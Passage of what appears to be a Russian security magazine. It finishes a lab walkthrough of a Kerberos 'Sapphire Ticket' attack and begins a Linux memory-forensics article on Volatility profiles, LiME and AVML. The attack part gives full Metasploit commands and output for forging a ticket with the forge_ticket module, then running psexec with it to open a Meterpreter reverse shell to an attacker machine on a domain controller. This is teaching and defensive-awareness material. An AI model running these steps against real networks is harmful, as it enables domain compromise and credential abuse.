
Мы используем модуль Metasploit `forge_ticket`, чтобы создать поддельный билет Kerberos.

Основные шаги

Сначала настраиваем параметры для подделки:

- `AES_KEY = ключ` — берем его из предыдущего шага;
- `USER = admin1` — пользователь, которого мы изображаем;
- `REQUEST_USER = rudra` — пользователь, создающий обращение;
- `REQUEST_PASSWORD = Password@1` — используется в процессе U2U;
- `DOMAIN = ignite.local` — устанавливаем домен;
- `RHOSTS = 192.168.1.48` — целевая машина.

Затем запускаем модуль и получаем в виде ответа TGT (Ticket Granting Ticket) и TGS (Ticket Granting Service).




```
msf6 > use admin/kerberos/forge_ticket
[*] Using action FORGE_SAPPHIRE - view all 4 actions with the show actions command
msf6 auxiliary(admin/kerberos/forge_ticket) > set action FORGE_SAPPHIRE
action ⇒ FORGE_SAPPHIRE
msf6 auxiliary(admin/kerberos/forge_ticket) > set AES_KEY 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
AES_KEY ⇒ 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
msf6 auxiliary(admin/kerberos/forge_ticket) > set USER admin1
USER ⇒ admin1
msf6 auxiliary(admin/kerberos/forge_ticket) > set DOMAIN ignite.local
DOMAIN ⇒ ignite.local
msf6 auxiliary(admin/kerberos/forge_ticket) > set REQUEST_USER rudra
REQUEST_USER ⇒ rudra
msf6 auxiliary(admin/kerberos/forge_ticket) > set REQUEST_PASSWORD Password@1
REQUEST_PASSWORD ⇒ Password@1
msf6 auxiliary(admin/kerberos/forge_ticket) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 auxiliary(admin/kerberos/forge_ticket) > run
[*] Running module against 192.168.1.48
[+] 192.168.1.48:88 - Received a valid TGT-Response
[*] 192.168.1.48:88 - Using U2U to impersonate admin1@ignite.local
[+] 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250128100342_default_192.168.1.48_mit.kerb
[*] Auxiliary module execution completed
```

Билет сохранен по следующему пути:

```
/root/.msf4/loot/20250128100342_default_192.168.1.48_mit.kerberos.
cca_038047.bin
```

```
use admin/kerberos/forge_ticket
set action FORGE_SAPPHIRE
set AES_KEY
8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
set USER admin1
set DOMAIN ignite.local
set REQUEST_USER rudra
set REQUEST_PASSWORD Password@1
set RHOSTS 192.168.1.48
run
```

Запускаем команду `ls`, чтобы показать все файлы. Затем используем `mv`, чтобы переименовать файл в `1.bin`, — так будет проще ориентироваться в будущем.



```
┌──(root㉿kali)-[~/.msf4/loot]
└─# ls
20250128100342_default_192.168.1.48_mit.kerberos.cca_038047.bin

┌──(root㉿kali)-[~/.msf4/loot]
└─# mv 20250128100342_default_192.168.1.48_mit.kerberos.cca_038047.bin 1.bin
```


Следующий модуль использует валидные админские логин и пароль (или их хеш), чтобы выполнить произвольный пейлоад. В общем, он чем-то похож на утилиту psexec из SysInternals. Модуль хорош тем, что умеет убирать за собой. А еще он создает сервис с рандомно выбранными именем и описанием.

Настройки:

- `SET RHOST 192.168.1.48` — IP целевой машины;
- `SMBDOMAIN: ignite.local` — имя домена SMB-сети;
- `USERNAME: admin1`;
- `SMB::AUTH:` — установи как Kerberos;
- `SMB::KRB5CCNAME` — кеш билетов Kerberos загружен из `/root/.msf4/loot/1.bin`;
- `SMB::RHOSTNAME:dc.ignite.local` — имя хоста контроллера домена;
- `DOMAINCONTOLLERHOST` явно задан как 192.168.1.48;
- `LHOST` — машина атакующего, 192.168.1.60.

Теперь введи `run` и жми Enter, чтобы запустить нагрузку и открыть сеанс Meterpreter.

```
use exploit/windows/smb/psexec
set RHOSTS 192.168.1.48
set SMBDOMAIN ignite.local
set USERNAME admin1
set SMB::AUTH kerberos
set SMB::KRB5CCNAME /root/.msf4/loot/1.bin
set SMB::RHOSTNAME dc.ignite.local
set DOMAINCONTROLLERRHOST 192.168.1.48
set LHOST 192.168.1.60
```



```
msf6 > use exploit/windows/smb/psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 exploit(windows/smb/psexec) > set SMBDOMAIN ignite.local
SMBDOMAIN ⇒ ignite.local
msf6 exploit(windows/smb/psexec) > set USERNAME admin1
USERNAME ⇒ admin1
msf6 exploit(windows/smb/psexec) > set SMB::AUTH kerberos
SMB::AUTH ⇒ kerberos
msf6 exploit(windows/smb/psexec) > set SMB::KRB5CCNAME /root/.msf4/loot/1.bin
SMB::KRB5CCNAME ⇒ /root/.msf4/loot/1.bin
msf6 exploit(windows/smb/psexec) > set SMB::RHOSTNAME dc.ignite.local
SMB::RHOSTNAME ⇒ dc.ignite.local
msf6 exploit(windows/smb/psexec) > set DOMAINCONTROLLERRHOST 192.168.1.48
DOMAINCONTROLLERRHOST ⇒ 192.168.1.48
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.1.60
LHOST ⇒ 192.168.1.60
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.1.60:4444
[*] 192.168.1.48:445 - Connecting to the server ...
[*] 192.168.1.48:445 - Authenticating to 192.168.1.48:445|ignite.local as user 'admin1' ...
[*] 192.168.1.48:445 - Loaded a credential from ticket file: /root/.msf4/loot/1.bin
[+] 192.168.1.48:445 - 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:445 - 192.168.1.48:445 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250
[+] 192.168.1.48:445 - 192.168.1.48:88 - Received a valid delegation TGS-Response
[*] 192.168.1.48:445 - Selecting PowerShell target
[*] 192.168.1.48:445 - Executing the payload ...
[+] 192.168.1.48:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (177734 bytes) to 192.168.1.48
[*] Meterpreter session 2 opened (192.168.1.60:4444 → 192.168.1.48:49878) at 2025-01-28 10:00:10 -0500

meterpreter > sysinfo
Computer        : DC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 8
Meterpreter     : x86/windows
meterpreter > █
```

ВЫВОДЫ

Сапфировый билет — это мощный способ манипуляции аутентификацией Kerberos, объединяющий расширения протоколов S4U2Self и User-to-User (U2U). Эта техника позволяет злоумышленнику или сервису выдать себя за пользователя и вытащить его данные авторизации (PAC), не заморачиваясь с Service Principal Name (SPN) или долгосрочным ключом сервиса.

Как только злоумышленник получит PAC, он может внедрить его в поддельный билет. Автоматически открывается возможность повысить привилегии или свободно перемещаться по домену.

Эта техника наглядно демонстрирует, как злоумышленники могут использовать законные функции Kerberos — изначально созданные для гибкой делегации и безопасной аутентификации между узлами, если в безопасности домена есть пробелы в конфигурации и контроле.


Чтобы предотвратить такие атаки:

- мониторь активность заявок и нестандартных запросов на делегирование;
- обрати внимание на защиту и аудит настроек KCD;
- минимизируй использование NTLM и следи за хорошей гигиеной сервисных принципалов.

Сапфировые билеты превращают механизм доверия Kerberos в потенциальный инструмент для незаметных атак. Поэтому осведомленность и умение выявлять такие угрозы становятся жизненно важными навыками при защите Active Directory.

УРОКИ ФОРЕНЗИКИ

Создаем профиль Volatility для анализа инцидентов в Linux



d3f0x0
threat hunter,
threat researcher

Инструмент Volatility давно стал стандартом в цифровой криминалистике, но его эффективность напрямую зависит от корректного профиля операционной системы, который выступает «переводчиком» между сырыми данными памяти и понятной человеку информацией. В этой статье мы создадим такой профиль для работы в Linux.

В современной цифровой криминалистике анализ оперативной памяти — это ключевой этап расследования инцидентов. Он позволяет обнаружить следы вредоносного ПО, извлечь пароли, восстановить скрытые процессы и даже реконструировать действия злоумышленника. Как раз с этим и помогает Volatility.

Если для Windows готовые профили для Volatility доступны «из коробки», то в Linux всё иначе. Каждый дистрибутив и версия ядра требуют создания уникального профиля, что часто становится камнем преткновения для новичков. Без этого шага Volatility просто не сможет интерпретировать структуры данных в дампе памяти, что делает анализ невозможным.

Для начала разберем, как создать дамп оперативной памяти в Linux.

СБОР ДАМПА ПАМЯТИ В LINUX

Перед тем как приступить к созданию профилей для Volatility, важно освоить техники сбора дампов оперативной памяти в Linux. Это можно сделать с помощью разных инструментов, таких как **LiME** (Linux Memory Extractor) и **AVML** (Acquire Volatile Memory for Linux).

Пример использования LiME:

```
insmod lime.ko "path=/tmp/memory_dump.lime format=lime"
```

После выполнения этой команды дамп памяти будет сохранен в файл `/tmp/memory_dump.lime`.

Второй популярный инструмент для сбора данных из оперативной памяти Linux-систем — **AVML**, написанный на языке Rust. AVML предназначен для работы в пользовательском пространстве (userland) и может быть развернут как статический бинарный файл.

Этот инструмент позволяет собирать данные из памяти без предварительного знания о дистрибутиве и версии ядра, что делает его универсальным и удобным для использования в разных сценариях, таких как анализ сбоев системы или цифровая криминалистика.

AVML использует несколько источников для сбора данных из памяти, включая:

- `/dev/crash` — предоставляет доступ к физической памяти с выравниванием по страницам;
- `/proc/kcore` — виртуальный дамп памяти ядра в формате ELF;
- `/dev/mem` — доступ к физической памяти (в режиме только для чтения).

Следующая команда создаст файл с дампом оперативной памяти системы:

```
sudo ./avml memory.raw
```


К сожалению, может быть так, что тебе дали дамп на анализ, но без указания версии ядра и компилятора.

Для получения этой информации можешь выполнить команду

```
sudo strings ~/kali.avml | grep -i "Linux version"
```

Для Volatility 3 есть встроенный плагин banners, который выполняет такой же поиск, только с использованием регулярного выражения:

